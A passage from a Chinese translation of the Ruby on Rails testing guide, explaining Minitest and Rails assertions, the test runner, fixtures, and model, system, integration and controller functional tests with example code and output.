
```
assert true
```

断言求值对象（或表达式），然后与预期结果比较。例如，断言可以检查：

- 两个值是否相等
- 对象是否为 `nil`
- 一行代码是否抛出异常
- 用户的密码长度是否超过 5 个字符

一个测试中可以有一个或多个断言，对断言的数量没有限制。只有全部断言都成功，测试才能通过。

18.2.3.1 第一个失败测试

为了了解失败测试是如何报告的，下面在 `article_test.rb` 测试用例中添加一个失败测试：

```
test "should not save article without title" do
  article = Article.new
  assert_not article.save
end
```

然后运行这个新增的测试（其中，6 是测试定义所在的行号）：

```
$ bin/rails test test/models/article_test.rb:6
```

```

Run options: --seed 44656

# Running:

F

Failure:
ArticleTest#test_should_not_save_article_without_title [/path/to/blog/test/models/
article_test.rb:6]:
Expected true to be nil or false

bin/rails test test/models/article_test.rb:6


Finished in 0.023918s, 41.8090 runs/s, 41.8090 assertions/s.

1 runs, 1 assertions, 1 failures, 0 errors, 0 skips

```

输出中的 F 表示失败 (failure)。可以看到，Failure 下面显示了相应的路径和失败测试的名称。下面几行是堆栈跟踪，以及传入断言的具体值和预期值。默认的断言消息足够用于定位错误了。如果想让断言失败消息提供更多的信息，可以使用每个断言都有的可选参数定制消息，如下所示：

```

test "should not save article without title" do
  article = Article.new
  assert_not article.save, "Saved the article without a title"
end

```

现在运行测试会看到更加友好的断言消息：

```

Failure:
ArticleTest#test_should_not_save_article_without_title [/path/to/blog/test/models/
article_test.rb:6]:
Saved the article without a title

```

为了让测试通过，我们可以为 title 字段添加一个模型层验证：

```

class Article < ApplicationRecord
  validates :title, presence: true
end

```

现在测试应该能通过了。再次运行测试，确认一下：

```

$ bin/rails test test/models/article_test.rb:6
Run options: --seed 31252

# Running:

.

Finished in 0.027476s, 36.3952 runs/s, 36.3952 assertions/s.

1 runs, 1 assertions, 0 failures, 0 errors, 0 skips

```

你可能注意到了，我们先编写一个测试检查所需的功能，它失败了，然后我们编写代码，添加功能，最后确认测试能通过。这种开发软件的方式叫做[测试驱动开发](#)（Test-Driven Development, TDD）。

18.2.3.2 失败的样子

为了查看错误是如何报告的，下面编写一个包含错误的测试：

```
test "should report error" do
  # 测试用例中没有定义 some_undefined_variable
  some_undefined_variable
  assert true
end
```

然后运行测试，你会看到更多输出：

```
$ bin/rails test test/models/article_test.rb
Run options: --seed 1808

# Running:

.E

Error:
ArticleTest#test_should_report_error:
NameError: undefined local variable or method `some_undefined_variable' for
#<ArticleTest:0x007fee3aa71798>
  test/models/article_test.rb:11:in `block in <class:ArticleTest>'

bin/rails test test/models/article_test.rb:9

Finished in 0.040609s, 49.2500 runs/s, 24.6250 assertions/s.

2 runs, 1 assertions, 0 failures, 1 errors, 0 skips
```

注意输出中的“E”，它表示测试有错误（error）。

注意

执行各个测试方法时，只要遇到错误或断言失败，就立即停止，然后接着运行测试组件中的下一个测试方法。测试方法以随机顺序执行。测试顺序可以使用[config.active_support.test_order](#) 选项配置。

测试失败时会显示相应的回溯信息。默认情况下，Rails 会过滤回溯信息，只打印与应用有关的内容。这样不会被框架相关的内容搅乱，有助于集中精力排查代码中的错误。不过，有时需要查看完整的回溯信息。此时，只需设定 -b（或 --backtrace）参数就能启用这一行为：

```
$ bin/rails test -b test/models/article_test.rb
```

若想让这个测试通过，可以使用 `assert_raises` 修改，如下：

```

test "should report error" do
  # 测试用例中没有定义 some_undefined_variable
  assert_raises(NameError) do
    some_undefined_variable
  end
end

```

现在这个测试应该能通过了。

18.2.4 可用的断言

我们大致了解了几个可用的断言。断言是测试的核心所在，是真正执行检查、确保功能符合预期的执行者。

下面摘录部分可以在 [Minitest](#) (Rails 默认使用的测试库) 中使用的断言。`[msg]` 参数是可选的消息字符串，能让测试失败消息更明确。

断言	作用
<code>assert(test, [msg])</code>	确保 <code>test</code> 是真值。
<code>assert_not(test, [msg])</code>	确保 <code>test</code> 是假值。
<code>assert_equal(expected, actual, [msg])</code>	确保 <code>expected == actual</code> 成立。
<code>assert_not_equal(expected, actual, [msg])</code>	确保 <code>expected != actual</code> 成立。
<code>assert_same(expected, actual, [msg])</code>	确保 <code>expected.equal?(actual)</code> 成立。
<code>assert_not_same(expected, actual, [msg])</code>	确保 <code>expected.equal?(actual)</code> 不成立。
<code>assert_nil(obj, [msg])</code>	确保 <code>obj.nil?</code> 成立。
<code>assert_not_nil(obj, [msg])</code>	确保 <code>obj.nil?</code> 不成立。
<code>assert_empty(obj, [msg])</code>	确保 <code>obj</code> 是空的。
<code>assert_not_empty(obj, [msg])</code>	确保 <code>obj</code> 不是空的。
<code>assert_match(regexp, string, [msg])</code>	确保字符串匹配正则表达式。
<code>assert_no_match(regexp, string, [msg])</code>	确保字符串不匹配正则表达式。
<code>assert_includes(collection, obj, [msg])</code>	确保 <code>obj</code> 在 <code>collection</code> 中。
<code>assert_not_includes(collection, obj, [msg])</code>	确保 <code>obj</code> 不在 <code>collection</code> 中。
<code>assert_in_delta(expected, actual, [delta], [msg])</code>	确保 <code>expected</code> 和 <code>actual</code> 的差值在 <code>delta</code> 的范围内。
<code>assert_not_in_delta(expected, actual, [delta], [msg])</code>	确保 <code>expected</code> 和 <code>actual</code> 的差值不在 <code>delta</code> 的范围内。
<code>assert_throws(symbol, [msg]) { block }</code>	确保指定的块会抛出指定符号表示的异常。
<code>assert_raises(exception1, exception2, ...) { block }</code>	确保指定块会抛出指定异常中的一个。

(续)

断言	作用
<code>assert_instance_of(class, obj, [msg])</code>	确保 <code>obj</code> 是 <code>class</code> 的实例。
<code>assert_not_instance_of(class, obj, [msg])</code>	确保 <code>obj</code> 不是 <code>class</code> 的实例。
<code>assert_kind_of(class, obj, [msg])</code>	确保 <code>obj</code> 是 <code>class</code> 或其后代的实例。
<code>assert_not_kind_of(class, obj, [msg])</code>	确保 <code>obj</code> 不是 <code>class</code> 或其后代的实例。
<code>assert_respond_to(obj, symbol, [msg])</code>	确保 <code>obj</code> 能响应 <code>symbol</code> 对应的方法。
<code>assert_not_respond_to(obj, symbol, [msg])</code>	确保 <code>obj</code> 不能响应 <code>symbol</code> 对应的方法。
<code>assert_operator(obj1, operator, [obj2], [msg])</code>	确保 <code>obj1.operator(obj2)</code> 成立。
<code>assert_not_operator(obj1, operator, [obj2], [msg])</code>	确保 <code>obj1.operator(obj2)</code> 不成立。
<code>assert_predicate(obj, predicate, [msg])</code>	确保 <code>obj.predicate</code> 为真，例如 <code>assert_predicate str, :empty?</code> 。
<code>assert_not_predicate(obj, predicate, [msg])</code>	确保 <code>obj.predicate</code> 为假，例如 <code>assert_not_predicate str, :empty?</code> 。
<code>flunk([msg])</code>	确保失败。可以用这个断言明确标记未完成的测试。

以上是 Minitest 支持的部分断言，完整且最新的列表参见 [Minitest API 文档](#)，尤其是 [Minitest::Assertions 模块的文档](#)。

Minitest 这个测试框架是模块化的，因此还可以自己创建断言。事实上，Rails 就这么做了。Rails 提供了一些专门的断言，能简化测试。

注意

自己创建断言是高级话题，本文不涉及。

18.2.5 Rails 专有的断言

在 Minitest 框架的基础上，Rails 添加了一些自定义的断言。

断言	作用
<code>assert_difference(expressions, difference = 1, message = nil) { ... }</code>	运行代码块前后数量变化了多少（通过 <code>expression</code> 表示）。
<code>assert_no_difference(expressions, message = nil, &block)</code>	运行代码块前后数量没变多少（通过 <code>expression</code> 表示）。
<code>assert_nothing_raised { block }</code>	确保指定的块不会抛出任何异常。

断言	作用
<code>assert_recognizes(expected_options, path, extras={}, message=nil)</code>	断言正确处理了指定路径，而且解析的参数（通过 <code>expected_options</code> 散列指定）与路径匹配。基本上，它断言 Rails 能识别 <code>expected_options</code> 指定的路由。
<code>assert_generates(expected_path, options, defaults={}, extras = {}, message=nil)</code>	断言指定的选项能生成指定的路径。作用与 <code>assert_recognizes</code> 相反。 <code>extras</code> 参数用于构建查询字符串。 <code>message</code> 参数用于为断言失败定制错误消息。
<code>assert_response(type, message = nil)</code>	断言响应的状态码。可以指定表示 200-299 的 <code>:success</code> ，表示 300-399 的 <code>:redirect</code> ，表示 404 的 <code>:missing</code> ，或者表示 500-599 的 <code>:error</code> 。此外，还可以明确指定数字状态码或对应的符号。详情参见 完整的状态码列表及其与符号的对应关系 。
<code>assert_redirected_to(options = {}, message=nil)</code>	断言传入的重定向选项匹配最近一个动作中的重定向。重定向参数可以只指定部分，例如 <code>assert_redirected_to(controller: "weblog")</code> ，也可以完整指定，例如 <code>redirect_to(controller: "weblog", action: "show")</code> 。此外，还可以传入具名路由，例如 <code>assert_redirected_to root_path</code> ，以及 Active Record 对象，例如 <code>assert_redirected_to @article</code> 。

在接下来的内容中会用到其中一些断言。

18.2.6 关于测试用例的简要说明

`Minitest::Assertions` 模块定义的所有基本断言，例如 `assert_equal`，都可以在我们编写的测试用例中使用。Rails 提供了下述几个类供你继承：

- `ActiveSupport::TestCase`
- `ActionMailer::TestCase`
- `ActionView::TestCase`
- `ActionDispatch::IntegrationTest`
- `ActiveJob::TestCase`
- `ActionDispatch::SystemTestCase`

这些类都引入了 `Minitest::Assertions`，因此可以在测试中使用所有基本断言。

注意

Minitest 的详情参见[文档](#)。

18.2.7 Rails 测试运行程序

全部测试可以使用 `bin/rails test` 命令统一运行。

也可以单独运行一个测试，方法是把测试用例所在的文件名传给 `bin/rails test` 命令。

```
$ bin/rails test test/models/article_test.rb
Run options: --seed 1559

# Running:

..
Finished in 0.027034s. 73.9810 runs/s. 110.9715 assertions/s.
```

上述命令运行测试用例中的所有测试方法。

也可以运行测试用例中特定的测试方法：指定 `-n` 或 `--name` 旗标和测试方法的名称。

```
$ bin/rails test test/models/article_test.rb -n test_the_truth  
Run options: -n test_the_truth --seed 43583  
  
# Running:
```

Finished tests in 0.009064s, 110.3266 tests/s, 110.3266 assertions/s.

1 tests, 1 assertions, 0 failures, 0 errors, 0 skips

也可以运行某一行中的测试，方法是指定行号。

```
$ bin/rails test test/models/article_test.rb:6 # 运行某一行中的测试
```

也可以运行整个目录中的测试，方法是指定目录的路径。

```
$ bin/rails test test/controllers # 运行指定目录中的所有测试
```

此外，测试运行程序还有很多功能，例如快速失败、测试运行结束后统一输出，等等。详情参见测试运行程序的文档，如下：

```
$ bin/rails test -h
minitest options:
  -h, --help          Display this help.
  -s, --seed SEED    Sets random seed. Also via env. Eg: SEED=n rake
  -v, --verbose       Verbose. Show progress processing files.
  -n, --name PATTERN Filter run on /regexp/ or string.
  --exclude PATTERN  Exclude /regexp/ or string from run.

Known extensions: rails, pride

Usage: bin/rails test [options] [files or directories]
You can run a single test by appending a line number to a filename:
```

```
bin/rails test test/models/user_test.rb:27
```

You can run multiple files and directories at the same time:

```
bin/rails test test/controllers test/integration/login_test.rb
```

By default test failures and errors are reported inline during a run.

Rails options:

-e, --environment ENV	Run tests in the ENV environment
-b, --backtrace	Show the complete backtrace
-d, --defer-output	Output test failures and errors after the test run
-f, --fail-fast	Abort test run on first failure or error
-c, --[no-]color	Enable color in the output

18.3 测试数据库

几乎每个 Rails 应用都经常与数据库交互，因此测试也需要这么做。为了有效编写测试，你要知道如何搭建测试数据库，以及如何使用示例数据填充。

默认情况下，每个 Rails 应用都有三个环境：开发环境、测试环境和生产环境。各个环境中的数据库在 config/database.yml 文件中配置。

为测试专门提供一个数据库方便我们单独设置和与测试数据交互。这样，我们可以放心地处理测试数据，不必担心会破坏开发数据库或生产数据库中的数据。

18.3.1 维护测试数据库的模式

为了能运行测试，测试数据库要有应用当前的数据库结构。测试辅助方法会检查测试数据库中是否有尚未运行的迁移。如果有，会尝试把 db/schema.rb 或 db/structure.sql 载入数据库。之后，如果迁移仍处于待运行状态，会抛出异常。通常，这表明数据库模式没有完全迁移。在开发数据库中运行迁移 (bin/rails db:migrate) 能更新模式。

注意

如果修改了现有的迁移，要重建测试数据库。方法是执行 bin/rails db:test:prepare 命令。

18.3.2 固件详解

好的测试应该具有提供测试数据的方式。在 Rails 中，测试数据由固件 (fixture) 提供。关于固件的全面说明，参见 [API 文档](#)。

18.3.2.1 固件是什么？

固件代指示例数据，在运行测试之前，使用预先定义好的数据填充测试数据库。固件与所用的数据库没有关系，使用 YAML 格式编写。一个模型有一个固件文件。

注意

固件不是为了创建测试中用到的每一个对象，需要公用的默认数据时才应该使用。

固件保存在 `test/fixtures` 目录中。执行 `rails generate model` 命令生成新模型时，Rails 会在这个目录中自动创建固件文件。

18.3.2.2 YAML

使用 YAML 格式编写的固件可读性高，能更好地表述示例数据。这种固件文件的扩展名是 `.yml`（如 `users.yml`）。

下面举个例子：

```
# lo & behold! I am a YAML comment!
david:
  name: David Heinemeier Hansson
  birthday: 1979-10-15
  profession: Systems development

steve:
  name: Steve Ross Kellock
  birthday: 1974-09-27
  profession: guy with keyboard
```

每个固件都有名称，后面跟着一个缩进的键值对（以冒号分隔）列表。记录之间往往使用空行分开。在固件中可以使用注释，在行首加上`#`符号即可。

如果涉及到[关联](#)，定义一个指向其他固件的引用即可。例如，下面的固件针对 `belongs_to/has_many` 关联：

```
# In fixtures/categories.yml
about:
  name: About

# In fixtures/articles.yml
first:
  title: Welcome to Rails!
  body: Hello world!
  category: about
```

注意，在 `fixtures/articles.yml` 文件中，`first` 文章的 `category` 是 `about`，这告诉 Rails，要加载 `fixtures/categories.yml` 文件中的 `about` 分类。

注意

在固件中创建关联时，引用的是另一个固件的名称，而不是 `id` 属性。Rails 会自动分配主键。
关于这种关联行为的详情，参阅[固件的 API 文档](#)。

18.3.2.3 使用 ERB 增强固件

ERB 用于在模板中嵌入 Ruby 代码。Rails 加载 YAML 格式的固件时，会先使用 ERB 进行预处理，因此可使

用 Ruby 代码协助生成示例数据。例如，下面的代码会生成一千个用户：

```
<% 1000.times do |n| %>
user_<%= n %>:
  username: <%= "user#{n}" %>
  email: <%= "user#{n}@example.com" %>
<% end %>
```

18.3.2.4 固件实战

默认情况下，Rails 会自动加载 `test/fixtures` 目录中的所有固件。加载的过程分为三步：

1. 从数据表中删除所有和固件对应的数据；
2. 把固件载入数据表；
3. 把固件中的数据转储成方法，以便直接访问。

提示

为了从数据库中删除现有数据，Rails 会尝试禁用引用完整性触发器（如外键和约束检查）。运行测试时，如果见到烦人的权限错误，确保数据库用户有权在测试环境中禁用这些触发器。（对 PostgreSQL 来说，只有超级用户能禁用全部触发器。关于 PostgreSQL 权限的详细说明参阅[这篇文章](#)。）

18.3.2.5 固件是 Active Record 对象

固件是 Active Record 实例。如前一节的第 3 点所述，在测试用例中可以直接访问这个对象，因为固件中的数据会转储成测试用例作用域中的方法。例如：

```
# 返回 david 固件对应的 User 对象
users(:david)

# 返回 david 的 id 属性
users(:david).id

# 还可以调用 User 类的方法
david = users(:david)
david.call(david.partner)
```

如果想一次获取多个固件，可以传入一个固件名称列表。例如：

```
# 返回一个数组，包含 david 和 steve 两个固件
users(:david, :steve)
```

18.4 模型测试

模型测试用于测试应用中的各个模型。

Rails 模型测试存储在 `test/models` 目录中。Rails 提供了一个生成器，可用它生成模型测试骨架。

```
$ bin/rails generate test_unit:model article title:string body:text
create  test/models/article_test.rb
```

```
create test/fixtures/articles.yml
```

模型测试没有专门的超类（如 `ActionMailer::TestCase`），而是继承自 `ActiveSupport::TestCase`。

18.5 系统测试

系统测试用于测试用户与应用的交互，可以在真正的浏览器中运行，也可以在无界面浏览器中运行。系统测试建立在 Capybara 之上。

系统测试存放在应用的 `test/system` 目录中。Rails 为创建系统测试骨架提供了一个生成器：

```
$ bin/rails generate system_test users
  invoke test_unit
  create test/system/users_test.rb
```

下面是一个新生成的系统测试：

```
require "application_system_test_case"

class UsersTest < ApplicationSystemTestCase
  # test "visiting the index" do
  #   visit users_url
  #
  #   assert_selector "h1", text: "Users"
  # end
end
```

默认情况下，系统测试使用 Selenium 驱动在 Chrome 浏览器中运行，界面尺寸为 1400x1400。下一节说明如何修改默认设置。

18.5.1 修改默认设置

修改系统测试的默认设置十分简单。所有配置都做了抽象，你只需关注测试本身。

创建新应用或生成脚手架时，会在 `test` 目录中创建 `application_system_test_case.rb` 文件。系统测试的配置都在这个文件中。

如果想修改默认设置，只需修改系统测试使用的驱动。假如你想把 Selenium 驱动换成 Poltergeist。首先，在 `Gemfile` 中添加 `Poltergeist` gem。然后，在 `application_system_test_case.rb` 文件中这么做：

```
require "test_helper"
require "capybara/poltergeist"

class ApplicationSystemTestCase < ActionDispatch::SystemTestCase
  driven_by :poltergeist
end
```

驱动名称是 `driven_by` 必须的参数。`driven_by` 接受的可选参数有：`:using`，指定使用的浏览器（仅供 Selenium 使用）；`:screen_size`，修改截图的尺寸；`:options`，设定驱动支持的选项。

```
require "test_helper"

class ApplicationSystemTestCase < ActionDispatch::SystemTestCase
```

```
driven_by :selenium, using: :firefox
end
```

如果所需的 Capybara 配置比 Rails 提供的多，可以把额外配置放在 `application_system_test_case.rb` 文件中。

其他设置参见 [Capybara 的文档](#)。

18.5.2 截图辅助方法

`ScreenshotHelper` 用于截取测试的截图。这有助于查看测试失败时的界面，或者以后通过截图调试。

这个模块提供了两个方法：`take_screenshot` 和 `take_failed_screenshot`。Rails 在 `after_teardown` 中调用了 `take_failed_screenshot`。

`take_screenshot` 辅助方法可以放在测试的任何位置，用于捕获浏览器的截图。

18.5.3 编写系统测试

下面我们为前面开发的博客应用添加一个系统测试。这个系统测试访问首页，然后新建一篇博客文章。

如果使用的是脚手架生成器，已经自动创建了系统测试骨架。否则，先生成系统测试骨架：

```
$ bin/rails generate system_test articles
```

这个命令会为你创建一个测试文件，在命令行中的输出如下：

```
invoke test_unit
create test/system/articles_test.rb
```

打开那个文件，编写第一个断言：

```
require "application_system_test_case"

class ArticlesTest < ApplicationSystemTestCase
  test "viewing the index" do
    visit articles_path
    assert_selector "h1", text: "Articles"
  end
end
```

如果这个测试在文章索引页面发现有一级标题，便能通过。

运行系统测试：

```
$ bin/rails test:system
```

注意

如果只运行 `bin/rails test`，系统测试不会运行。若想运行系统测试，必须使用 `bin/rails test:system`。

18.5.3.1 编写新建文章的系统测试

下面测试在博客中新建文章的流程。

```
test "creating an article" do
  visit articles_path

  click_on "New Article"

  fill_in "Title", with: "Creating an Article"
  fill_in "Body", with: "Created this article successfully!"

  click_on "Create Article"

  assert_text "Creating an Article"
end
```

首先，调用 `visit` 访问 `articles_path`，进入文章索引页面。

然后，`click_on "New Article"` 在索引页面上找到“New Article”按钮，转到 `/articles/new` 页面。

接着，测试在标题和正文框中填入指定的文本。填完之后，点击“Create Article”，发送 POST 请求，在数据库中新建一篇文章。

此时会重定向回到文章索引页面，我们再断言页面中有那篇文章的标题。

18.5.3.2 继续测试

系统测试与集成测试类似，可以测试用户与控制器、模型和视图的交互，但是系统测试更强健，能模拟用户使用应用的真实过程。你可以继续测试，测试用户在应用中可能执行的任何操作，例如发表评论、删除文章、发布草稿，等等。

18.6 集成测试

集成测试用于测试应用中不同部分之间的交互，一般用于测试应用中重要的工作流程。

集成测试存储在 `test/integration` 目录中。Rails 提供了一个生成器，使用它可以生成集成测试骨架。

```
$ bin/rails generate integration_test user_flows
exists  test/integration/
create  test/integration/user_flows_test.rb
```

上述命令生成的集成测试如下：

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  # test "the truth" do
  #   assert true
  # end
end
```

这个测试继承自 `ActionDispatch::IntegrationTest` 类，因此可以在集成测试中使用一些额外的辅助方法。

18.6.1 集成测试可用的辅助方法

除了标准的测试辅助方法之外，由于集成测试继承自 `ActionDispatch::IntegrationTest`，因此在集成测试中还可使用一些额外的辅助方法。下面简要介绍三类辅助方法。

集成测试运行程序的说明参阅 [ActionDispatch::Integration::Runner 模块的文档](#)。

执行请求的方法参见 [ActionDispatch::Integration::RequestHelpers 模块的文档](#)。

如果需要修改会话或集成测试的状态，参阅 [ActionDispatch::Integration::Session 类的文档](#)。

18.6.2 编写一个集成测试

下面为博客应用添加一个集成测试。我们将执行基本的工作流程，新建一篇博客文章，确认一切都能正常运作。

首先，生成集成测试骨架：

```
$ bin/rails generate integration_test blog_flow
```

这个命令会创建一个测试文件。在上述命令的输出中应该看到：

```
invoke  test_unit
create    test/integration/blog_flow_test.rb
```

打开那个文件，编写第一个断言：

```
require 'test_helper'

class BlogFlowTest < ActionDispatch::IntegrationTest
  test "can see the welcome page" do
    get "/"
    assert_select "h1", "Welcome#index"
  end
end
```

`assert_select` 用于查询请求得到的 HTML，[18.9 节](#)说明。我们使用它测试请求的响应：断言响应的内容中有关键的 HTML 元素。

访问根路径时，应该使用 `welcome/index.html.erb` 渲染视图。因此，这个断言应该通过。

18.6.2.1 测试发布文章的流程

下面测试在博客中新建文章以及查看结果的功能。

```
test "can create an article" do
  get "/articles/new"
  assert_response :success

  post "/articles",
    params: { article: { title: "can create", body: "article successfully." } }
  assert_response :redirect
  follow_redirect!
  assert_response :success
```

```
  assert_select "p", "Title:\n  can create"
end
```

我们来分析一下这段测试。

首先，我们调用 `Articles` 控制器的 `new` 动作。应该得到成功的响应。

然后，我们向 `Articles` 控制器的 `create` 动作发送 POST 请求：

```
post "/articles",
  params: { article: { title: "can create", body: "article successfully." } }
assert_response :redirect
follow_redirect!
```

请求后面两行的作用是处理创建文章后的重定向。

注意

重定向后如果还想发送请求，别忘了调用 `follow_redirect!`。

最后，我们断言得到的是成功的响应，而且页面中显示了新建的文章。

18.6.2.2 更进一步

我们刚刚测试了访问博客和新建文章功能，这只是工作流程的一小部分。如果想更进一步，还可以测试评论、删除文章或编辑评论。集成测试就是用来检查应用的各种使用场景的。

18.7 为控制器编写功能测试

在 Rails 中，测试控制器各动作需要编写功能测试（functional test）。控制器负责处理应用收到的请求，然后使用视图渲染响应。功能测试用于检查动作对请求的处理，以及得到的结果或响应（某些情况下是 HTML 视图）。

18.7.1 功能测试要测试什么

应该测试以下内容：

- 请求是否成功；
- 是否重定向到正确的页面；
- 用户是否通过身份验证；
- 是否把正确的对象传给渲染响应的模板；
- 是否在视图中显示相应的消息；

如果想看一下真实的功能测试，最简单的方法是使用脚手架生成器生成一个控制器：

```
$ bin/rails generate scaffold_controller article title:string body:text
...
create  app/controllers/articles_controller.rb
...
invoke  test_unit
```

```
create    test/controllers/articles_controller_test.rb
...

```

上述命令会为 `Articles` 资源生成控制器和测试。你可以看一下 `test/controllers` 目录中的 `articles_controller_test.rb` 文件。

如果已经有了控制器，只想为默认的七个动作生成测试代码的话，可以使用下述命令：

```
$ bin/rails generate test_unit:scaffold article
...
invoke  test_unit
create  test/controllers/articles_controller_test.rb
...

```

下面分析一个功能测试：`articles_controller_test.rb` 文件中的 `test_should_get_index`。

```
# articles_controller_test.rb
class ArticlesControllerTest < ActionDispatch::IntegrationTest
  test "should get index" do
    get articles_url
    assert_response :success
  end
end
```

在 `test_should_get_index` 测试中，Rails 模拟了一个发给 `index` 动作的请求，确保请求成功，而且生成了正确的响应主体。

`get` 方法发起请求，并把结果传入响应中。这个方法可接受 6 个参数：

- 所请求控制器的动作，可使用字符串或符号。
- `params`: 一个选项散列，指定传入动作的请求参数（例如，查询字符串参数或文章变量）。
- `headers`: 设定随请求发送的首部。
- `env`: 按需定制请求环境。
- `xhr`: 指明是不是 Ajax 请求；设为 `true` 表示是 Ajax 请求。
- `as`: 使用其他内容类型编码请求；默认支持 `:json`。

所有关键字参数都是可选的。

举个例子。调用 `:show` 动作，把 `params` 中的 `id` 设为 12，并且设定 `HTTP_REFERER` 首部：

```
get :show, params: { id: 12 }, headers: { "HTTP_REFERER" => "http://example.com/home" }
```

再举个例子。调用 `:update` 动作，把 `params` 中的 `id` 设为 12，并且指明是 Ajax 请求：

```
patch update_url, params: { id: 12 }, xhr: true
```

注意

如果现在运行 `articles_controller_test.rb` 文件中的 `test_should_create_article` 测试，它会失败，因为前文添加了模型层验证。

我们来修改 `articles_controller_test.rb` 文件中的 `test_should_create_article` 测试，让所有测试都通

过：

```
test "should create article" do
  assert_difference('Article.count') do
    post articles_url, params: { article: { body: 'Rails is awesome!', title: 'Hello Rails' } }
  end

  assert_redirected_to article_path(Article.last)
end
```

现在你可以运行所有测试，应该都能通过。

注意

如果你按照 1.9.1 节的操作做了，要在 `setup` 块中添加下述代码，这样测试才能全部通过：

```
request.headers['Authorization'] = ActionController::HttpAuthentication::Basic.
  encode_credentials('dhh', 'secret')
```

18.7.2 功能测试中可用的请求类型

如果熟悉 HTTP 协议就会知道，`get` 是请求的一种类型。在 Rails 功能测试中可以使用 6 种请求：

- `get`
- `post`
- `patch`
- `put`
- `head`
- `delete`

这几种请求都有相应的方法可用。在常规的 CRUD 应用中，最常使用 `get`、`post`、`put` 和 `delete`。

注意

功能测试不检测动作是否能接受指定类型的请求，而是关注请求的结果。如果想做这样的测试，应该使用请求测试（request test）。

18.7.3 测试 XHR (Ajax) 请求

如果想测试 Ajax 请求，要在 `get`、`post`、`patch`、`put` 或 `delete` 方法中设定 `xhr: true` 选项。例如：

```
test "ajax request" do
  article = articles(:one)
  get article_url(article), xhr: true

  assert_equal 'hello world', @response.body
  assert_equal "text/javascript", @response.content_type
```

```
end
```

18.7.4 可用的三个散列

请求发送并处理之后，有三个散列对象可供我们使用：

- `cookies`: 设定的 cookie
- `flash`: 闪现消息中的对象
- `session`: 会话中的对象

和普通的散列对象一样，可以使用字符串形式的键获取相应的值。此外，也可以使用符号形式的键。例如：

```
flash["gordon"]          flash[:gordon]
session["shmession"]      session[:shmession]
cookies["are_good_for_u"] cookies[:are_good_for_u]
```

18.7.5 可用的实例变量

在功能测试中，发送请求之后还可以使用下面三个实例变量：

- `@controller`: 处理请求的控制器
- `@request`: 请求对象
- `@response`: 响应对象

```
class ArticlesControllerTest < ActionDispatch::IntegrationTest
  test "should get index" do
    get articles_url

    assert_equal "index", @controller.action_name
    assert_equal "application/x-www-form-urlencoded", @request.media_type
    assert_match "Articles", @response.body
  end
end
```

18.7.6 设定首部和 CGI 变量

HTTP 首部 和 CGI 变量可以通过 `headers` 参数传入：

```
# 设定一个 HTTP 首部
get articles_url, headers: { "Content-Type": "text/plain" } # 模拟有自定义首部的请求

# 设定一个 CGI 变量
get articles_url, headers: { "HTTP_REFERER": "http://example.com/home" } # 模拟有自定义环境变量的请求
```

18.7.7 测试闪现消息

你可能还记得，在功能测试中可用的三个散列中有一个是 `flash`。

我们想在这个博客应用中添加一个闪现消息，在成功发布新文章之后显示。

首先，在 `test_should_create_article` 测试中添加一个断言：

```
test "should create article" do
  assert_difference('Article.count') do
    post article_url, params: { article: { title: 'Some title' } }
  end

  assert_redirected_to article_path(Article.last)
  assert_equal 'Article was successfully created.', flash[:notice]
end
```

现在运行测试，应该会看到有一个测试失败：

```
$ bin/rails test test/controllers/articles_controller_test.rb -n test_should_create_article
Run options: -n test_should_create_article --seed 32266

# Running:

F

Finished in 0.114870s, 8.7055 runs/s, 34.8220 assertions/s.

1) Failure:
ArticlesControllerTest#test_should_create_article [/test/controllers/
articles_controller_test.rb:16]:
--- expected
+++ actual
@@ -1 +1 @@
- "Article was successfully created."
+nil

1 runs, 4 assertions, 1 failures, 0 errors, 0 skips
```

接下来，在控制器中添加闪现消息。现在，`create` 控制器应该是下面这样：

```
def create
  @article = Article.new(article_params)

  if @article.save
    flash[:notice] = 'Article was successfully created.'
    redirect_to @article
  else
    render 'new'
  end
end
```

再运行测试，应该能通过：

```
$ bin/rails test test/controllers/articles_controller_test.rb -n test_should_create_article
Run options: -n test_should_create_article --seed 18981

# Running:
```

```
Finished in 0.081972s, 12.1993 runs/s, 48.7972 assertions/s.
```

```
1 runs, 4 assertions, 0 failures, 0 errors, 0 skips
```

18.7.8 测试其他动作

至此，我们测试了 `Articles` 控制器的 `index`、`new` 和 `create` 三个动作。那么，怎么处理现有数据呢？

下面为 `show` 动作编写一个测试：

```
test "should show article" do
  article = articles(:one)
  get article_url(article)
  assert_response :success
end
```

还记得前文对固件的讨论吗？我们可以使用 `articles()` 方法访问 `Articles` 固件。

怎么删除现有的文章呢？

```
test "should destroy article" do
  article = articles(:one)
  assert_difference('Article.count', -1) do
    delete article_url(article)
  end

  assert_redirected_to articles_path
end
```

我们还可以为更新现有文章这一操作编写一个测试。

```
test "should update article" do
  article = articles(:one)

  patch article_url(article), params: { article: { title: "updated" } }

  assert_redirected_to article_path(article)
  # 重新加载关联，获取最新的数据，然后断定标题更新了
  article.reload
  assert_equal "updated", article.title
end
```

可以看到，这三个测试中开始有重复了：都访问了同一个文章固件数据。为了避免自我重复，我们可以使用 `ActiveSupport::Callbacks` 提供的 `setup` 和 `teardown` 方法清理。

清理后的测试如下。为了行为简洁，我们暂且不管其他测试。

```
require 'test_helper'

class ArticlesControllerTest < ActionDispatch::IntegrationTest
  # 在各个测试之前调用
  setup do
    @article = articles(:one)
```

```

end

# 在各个测试之后调用
teardown do
  # 如果控制器使用缓存，最好在后面重设
  Rails.cache.clear
end

test "should show article" do
  # 复用 setup 中定义的 @article 实例变量
  get article_url(@article)
  assert_response :success
end

test "should destroy article" do
  assert_difference('Article.count', -1) do
    delete article_url(@article)
  end

  assert_redirected_to articles_path
end

test "should update article" do
  patch article_url(@article), params: { article: { title: "updated" } }

  assert_redirected_to article_path(@article)
  # 重新加载关联，获取最新的数据，然后断定标题更新了
  @article.reload
  assert_equal "updated", @article.title
end
end

```

与 Rails 中的其他回调一样，`setup` 和 `teardown` 也接受块、`lambda` 或符号形式的方法名。

18.7.9 测试辅助方法

为了避免代码重复，可以自定义测试辅助方法。下面实现用于登录的辅助方法：

```

# test/test_helper.rb

module SignInHelper
  def sign_in_as(user)
    post sign_in_url(email: user.email, password: user.password)
  end
end

class ActionDispatch::IntegrationTest
  include SignInHelper
end

require 'test_helper'

```

```
class ProfileControllerTest < ActionDispatch::IntegrationTest

  test "should show profile" do
    # 辅助方法在任何控制器测试用例中都可用
    sign_in_as users(:david)

    get profile_url
    assert_response :success
  end
end
```

18.8 测试路由

